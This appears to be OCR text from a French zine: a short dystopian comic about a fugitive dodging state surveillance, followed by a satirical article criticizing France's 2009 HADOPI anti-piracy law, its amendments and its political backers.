

Alerte aux agents, perte de visu thermique et mouvement.. Étendre spectre de toute urgence !!!
Attention sujetD nous échappe par une case!
QU'IL EST BON DE VIVRE À HÉCATON
message du ministere de la vigilance intérieur
Pour le suivre jusque là-bas il fallait être sacrément motivé. C'est du moins ce sur quoi paris Demian en se mettant à courrir...



RUE DES SOUMIS
TRAVAIL
plus et paye plus
PATRIE
J'ai un visu mais pas de thermie c'est encore un de ces holopirates. A vous central,répondez, je ne vous reçois plus…
…grzzzzzzz…..il ne peut être là, continuez les re…re…cherches.
…slalomant comme un dératé entre des grappes de passants anonymes, empruntant ruelles sur ruelles sans ralentir ni ce retourner, se fiant uniquement à son instinct.


Agents X4 et X9 au rapport. Plus aucune trace du fugitif, tous les moyens mis en place sont muets : robfliks, réseau cam et puces sensorielles complètement inopérants… attendons instructions…
CAMOUFLAGE VISU: 05%
BROUILLAGE THERMIE: 09%
PUCE HOLOPIRATE: 07/15
terminal gouv. écrasé
YOU WIN !!!

Et son instinct lui ordonne de continuer de courir encore, courir se mettre à l'abri des regards inquisiteurs, descendre sans s'arrêter vers la moiteur des bas-fonds, cette zone de non-droit où l'Ordre laisse la population crever et s'empêtrer dans sa mélasse.






Les bas-fonds, qui sont les niveaux inférieurs d'Hecaton, ne sont pas pour autant oubliés des grandes multinationales de la consommation qui quadrillent tout de même le terrain. Elles tentent de conquérir toutes ces âmes perdues à leur mercantile cause, parfaitement conscientes que tout être a des besoins et que ceux-ci sont malléables et renouvelables à volonté. Ainsi les spots de pub holographiques pullulent dans ces rues, développant toujours plus d'argumentaires subliminaux pour mieux inviter le peuple d'en-bas à se mêler à l'orgie uniformisée d'en-haut..

HADOPI, HADOPTÉE !

(OU PAS ...?)

par Enila

Qui a pu passer à coté de l'événement qui fait frémir l'actualité de l'Internet Français de ces derniers mois, et plus particulièrement, de ces dernières semaines ?
Vous savez tous que, le jeudi 02 avril, le projet de loi « Création et Internet » a été voté et approuvé par une majorité à l'Assemblée Nationale... pour, au final, être ré-examiné à la fin de ce mois.

Cette Loi a pour but de protéger les droits d'auteurs dans l'univers Culturel (qui concerne la musique, le cinéma, et l'audiovisuel) en empêchant des « pirates » de télécharger des oeuvres protégées sur la Toile sans payer, au détriment des artistes (et des majors...)

Pour un lendemain de 1er avril, on aurait pu croire à un poisson farceur de la part de l'Assemblée nationale.

En effet, qu'aurions nous pu faire d'autre que de sourire en entendant certains propos de la ministre de la Culture et de la Communication, durant les séances à l'hémicycle ?

Quoi qu'il en soit, il ne s'agit pas du tout d'un poisson d'avril et cette Loi est tout ce qu'il y a de plus sérieux. Et elle est probablement tout aussi réfléchie que le Président de la République qui a confié cette difficile quête à une spécialiste en la matière. Tellement la Loi elle est bien, tellement la Ministre elle est sérieuse et tellement c'est une Loi pour les copains...

Comme pour toute démarche d'adoption: il faut passer par bon nombres de procédures et d'entretiens pour qu'une Loi soit adoptée par... seulement 16 députés réunis pour l'occasion !

L'Assemblée Nationale comptant 577 députés au total, on pourrait être en droit d'attendre que la moitié d'entre eux soient au moins présents pour décider d'une loi d'une telle importance.
C'est donc dans l'hémicycle que tout s'est joué pour Mme Albanel, impatiente de voir enfin son projet de Loi adopté, après un

peu moins de 42 heures de débats parsemés de moments qui, j'en suis sûre, vous ont fait monter la larme à l'œil :-).

Peut-être que cette larme était due à un lourd désespoir en imaginant l'avenir de l'Internet Français ?

Ou alors, du fait qu'il nous est impossible d'ignorer des gens, qui sont là pour décider de l'avenir du pays, parler d'un sujet qu'ils ne maîtrisent manifestement pas au point de sortir des énormités en guise d'arguments qui ont, probablement, provoqué chez beaucoup d'entre nous un fou rire nerveux qui nous ferait presque pleurer de joie.... Ou pas, je laisse le doute planer ;-).

Pour ceux qui, on ne sait comment, sont passé à côté de la perle, en voici rien que pour vous le mémorandum :

Jeudi 1er Avril, séance à l'Assemblée nationale pour examiner le projet de loi « Création et Internet ». Christian Paul (député PS), demande donc à Christine Albanel notre ministre de la culture et de la communication, comment elle compte traiter les logiciels libres au gouvernement alors qu'elle tente d'imposer un logiciel propriétaire aux Internautes, voici sa réponse :

> « Sur les logiciels… sur l'affaire des logiciels libres, évidemment les logiciels libres, quand on achète évidemment des logiciels, par exemple le pack Microsoft (ça c'est pas du logiciel libre) : Word, Excel, Powerpoint, il y a évidemment des pare-feux, je viens de le dire, il y a des logiciels de sécurisation. Mais sur les logiciels libres vous pouvez également avoir des pare-feux, qui d'ailleurs.. mais évidemment ! Par exemple, nous au ministère, nous avons un logiciel libre, qui s'appelle Open Office et il y a effectivement un logiciel de sécurisation qui empêche en effet le ministère à la Culture d'avoir accès, bien sûr ! Et les éditeurs de logiciels libres fournissent des pares-feux, et fournissent même des pare-feux gratuits. Donc cet argument est sans fondement. Voilà ce que je voulais dire. »

Quelques semaines plus tôt, un journaliste avait posé cette question aux députés :
« Quel est le plus grave : le P2P, ou le BitTorrent ? »

Après avoir fait le tour de quelques députés, en moins de 30 secondes le verdict tombe : nous pouvons bien ressentir que la plupart ne savent même pas de quoi ils parlent. Certains considèrent même que le BitTorrent est carrément plus dangereux que le P2P !
Autant leur poser tout de suite cette question : « Qu'est ce qui fait le plus mal : tomber de 11 étages face au sol, ou tomber de 11 étages dos au sol ? », les députés auraient sûrement mieux compris le sens de la question.

Au final, toutes ces découvertes nous ont appris une chose : nos systèmes seront d'ores et déjà bien mieux sécurisés si nous installons la suite bureautique d'Open Office, et grâce à lui on pourra se défendre contre le vilain BitTorrent. Ouf, Nous pouvons être rassurés, ça coûte rien d'installer Open Office ! ;-).

Trêve de plaisanteries, pour finir cette introduction qui se veut un tantinet ironique, nous allons plonger dans cette affaire qui a fait couler beaucoup d'encre, gaspiller beaucoup de salive, épuiser de nombreuses heures de débats sur IRC et plus généralement, fait frémir tout bon Internaute qui se respecte.

Entrons donc dans le vif du sujet :-).

1. L'Hadopi

Pour mieux comprendre tout ce qui s'est passé, nous allons faire un petit pas en arrière, et revenir là où tout a commencé avec le projet de Loi si joliment intitulé « Création & Internet ».

La belle histoire

La « HADOPI » était nommée jusqu'alors : "Autorité de régulation des mesures techniques". Créée à l'initiative du Sénat en 2006. Jusqu'à ce jour, cette loi était mise en oeuvre, mais les peines prévues se sont révélées inadaptées face au piratage de masse.

Pour remédier à cela, le 5 septembre 2007, Christine Albanel confie une mission à Denis Oliviennes. Son but : trouver un accord commun entre les professionnels de la musique, du cinéma, et de l'audiovisuel avec les fournisseurs d'accès à Internet.

Suite aux nombreuses auditions menées par l'ancien PDG de la FNAC, les accords ont été signés au palais de l'Elysée, à la fin du mois de novembre de la même année.

L'empressement de la signature de cet accord montre bien l'urgence, voulue par le président Sarkozy, de mettre en place un arsenal juridique de lutte contre le téléchargement illégal.

Suite à cela, une autorité administrative indépendante est mise en place. Elle sera chargée de prévenir, et de sanctionner, via les pouvoirs publics, TOUT ce que le gouvernement qualifie de téléchargement illégal.

Le projet de Loi « Création et Internet » voit ainsi le jour : l'autorité de régulation des mesures techniques est rebaptisée en "Haute Autorité pour la Diffusion des Œuvres et la Protection des Droits sur Internet"... Autrement dit, "HADOPI".

Ce nouveau nom a été choisi afin de mettre en avant les nouvelles mesures ainsi que les nouvelles techniques utilisées. Et tout cela « dans un but pédagogique » ne cesse de déclarer la ministre de la Culture.

Kézako exactement ?

Le but de l'HADOPI est présenté comme suit :

> [...] faire cesser l'hémorragie des oeuvres culturelles sur Internet et créer un cadre juridique indispensable au développement de l'offre légale de musique, de films, voire d'oeuvres littéraires sur les nouveaux réseaux de communication.

En d'autres termes : arrêter le partage illégal d'oeuvres culturelles qui sont censés être payantes, sous peine d'être poursuivit et amener les internautes français à utiliser des plates-formes payantes de téléchargement.

2. Autour de l'Hadopi

Que trouvons-nous quand on parle de l'Hadopi ? Quel est l'élément déclencheur de tout cette tempête virtuelle qui a mis l'Assemblée nationale, et notre Toile française, sans dessus-dessous ?
Voici un résumé de tous les acteurs et actants qui ont eu un rôle dans le projet de loi « Création et Internet ».

La Raison d'État

L'une des principales raisons d'un tel projet n'est pas des moindre car elle nous a bien fait réagir, tous autant que nous sommes.

Cette raison que le gouvernement évoque – et dont il n'a, à priori, pas envie s'en cacher – pour justifier la mise en place d'une telle loi, est due à un triste constat des industries de la distribution culturelles, voyant leur gros chiffre d'affaire fondre comme neige au soleil.

La commission de l'Assemblée Nationale déplore que le projet de loi ne soit pas accompagné d'une étude démontrant clairement que les échanges de fichiers via les réseaux P2P sont directement la cause de la baisse des ventes.

Comment réagir face à un gouvernement qui prône la défense des artistes quand celui-ci défend, au final, les majors qui ont plus à gagner, dans cette affaire, que les artistes en personne ? En effet, il s'avère que ces derniers ne touchent qu'une marge ridicule de bénéfices sur le prix de vente final de leurs oeuvres.

Selon une enquête, pour un album vendu dans les environs de 13€, l'artiste, pourtant principal intéressé, ne toucherait que 8% (~ 1€) des bénéfices de la vente !

Pour ce qui est du reste, on retrouve les auteurs des paroles et les compositeurs qui touchent chacun 2%, et les producteurs 19% des bénéfices de cette même vente.

En somme: interprète, compositeurs, auteurs et producteurs touchent moins 31% des bénéfice de ventes d'un album auquel il ont participé à la réalisation.
Cela équivaut à se partager en part inégales... moins de 4,50€ !

Les plus gros bénéfice reviennent donc aux éditeurs et aux distributeurs, qui obtiennent respectivement 28 et 38 % des bénéfices sur cette même vente. Soit, plus de la moitié des bénéfices à partager entre eux.

Nous sommes en droits de nous demander à qui profitera vraiment la loi Hadopi, non ?

Son évolution

Pour arriver à la case finale, le projet de loi est passé par plusieurs modifications, que l'on nomme dans le jargon juridique « amendements ».

Voici quelques amendements qui ont été votés :

• Le paiement de l'abonnement et la durée de suspension de celui-ci
Au commencement, le système d'alertes graduées était mis en place de telle sorte qu'après 2 avertissement, l'abonnement du « pirate » soit suspendu pour une durée d'un an, avec la peine de continuer à payer son fournisseur d'accès.

Ingénieux, non ? Aux yeux de la ministre de la Culture et de ses compères, il n'y a pas de doutes : ce système sera totalement fonctionnel et, bien évidemment, infaillible.

« Ingénieux » n'est plus du tout le mot d'ordre (il reste le doute qu'il l'ait vraiment été un jour) puisque le projet de loi atterrit sur les bureaux du Parlement Européen le 26 mars 2009.

Suite au vote du Parlement Européen à Bruxelles, le texte a été amendé : la durée de suspension de l'abonnement est ramenée à 2 mois et l'obligation de continuer à payer le fournisseur est levée.

Ce fut l'un des premiers carton jaune pour le projet de Loi.

• L'amendement « Johnny »
Amendement assez farfelu, qui a été proposé par J-L Warsmann (UMP). Il a pour but d'interdire, aux ayants droits évadés dans des paradis fiscaux, de bénéficier des démarches de l'Hadopi.

Cela étant dit, il ne s'appliquera que dans

de rares cas vu qu'il faut que tous les ayants droits résident dans un paradis fiscal (c.à.d: tous les compositeurs, interprètes, producteurs, ...) .

Donc, à quand les studios Universal, et autres, aux îles Caïmans pour que cet amendement trouve son utilité un jour ?

• Le label Hadopi

Proposé par Franck Riester (UMP) afin d'équilibrer une loi que l'opposition juge répressive. Le jeune rapporteur du texte de loi a donc estimé bon de favoriser l'offre légale en apposant un label Hadopi sur les sites de téléchargements légaux, comme le site de la Fnac ou Deezer.

Voilà pour les amendements principaux qu'a connu l'Hadopi. Si le gouvernement continue comme ça, pourquoi ne pas créer un amendement qui interdirait chaque point cité par cette Loi elle-même aussi ? Ça serait un peu trop facile, je l'avoue :-).

En plus de nombreux autres amendements « défavorables » pour la Loi initiale, des députés de l'opposition ont essayé – en vain – de faire adopter la Licence Globale qui aurait permis de légaliser les échanges d'oeuvres protégées grâce à un forfait mensuel pour l'internaute et dont la somme des bénéfices de ces forfaits auraient étés alors redistribués par la suite aux ayants droits.

Encore un échec de plus pour la Licence Globale dont le principe est tout de même assez intéressant.

Les opposants

Dans ceux qui s'opposent à la Loi HADOPI, nous pouvons retrouver entre autre : la CNIL (Commission Nationale de l'Informatique et des Libertés), l'April (Association pour la promotion des logiciel Libre), la Quadrature Du Net et bien d'autres personnes morales et physiques.

Ces derniers revendiquent évidemment le droit à la vie privée et à la reconnaissance des logiciels libres par le gouvernement. Même si Christine Albanel a abordé la question des logiciels libres... au grand désespoir de la Communauté qui englobe l'univers libriste de l'informatique.

On a donc remarqué la mobilisation de certaine association comme La Quadrature du Net encourageant les internautes à afficher sur la devanture de leurs sites, blogs, et autres pages perso, une bannière déclarant le « Black-Out sur Internet en France » en signe de cyber-manifestation.

Sont venus s'ajouter à cela une poignée d'artistes irréductibles osant afficher leurs opinions en défaveur d'un texte que beaucoup ont jugé liberticide et dangereux, lesquels ont été vite remis de le rang, au pas cadencé à priori... N'oublions pas de signaler que de nombreuses stars de la chanson ont été repérées sur la Toile, alors que le premier argument des « pro-hadopistes » repose sur la diminution de la culture française à cause du téléchargement considéré comme illégal.

Du coté des politiques, les opposants sont ceux du « nouveau centre » ainsi que quelques rares rebelles UMPiste et des partis de gauche, principalement le Parti Socialiste, qui s'oppose fortement à cette loi et rejoignent donc alors les communautés des « libristes » pour défendre la liberté des Internautes.

Les partisans

De l'autre coté de la barrière, on retrouve la majorité, l'UMP, dont il est inutile de rappeler que Nicolas Sarkozy en est toujours le président officieux.

On retrouve également des pro-hadopistes qui défendent les droits des majors, la diminution des ventes de « Compact Disc Audio »... étant leur argument principal.

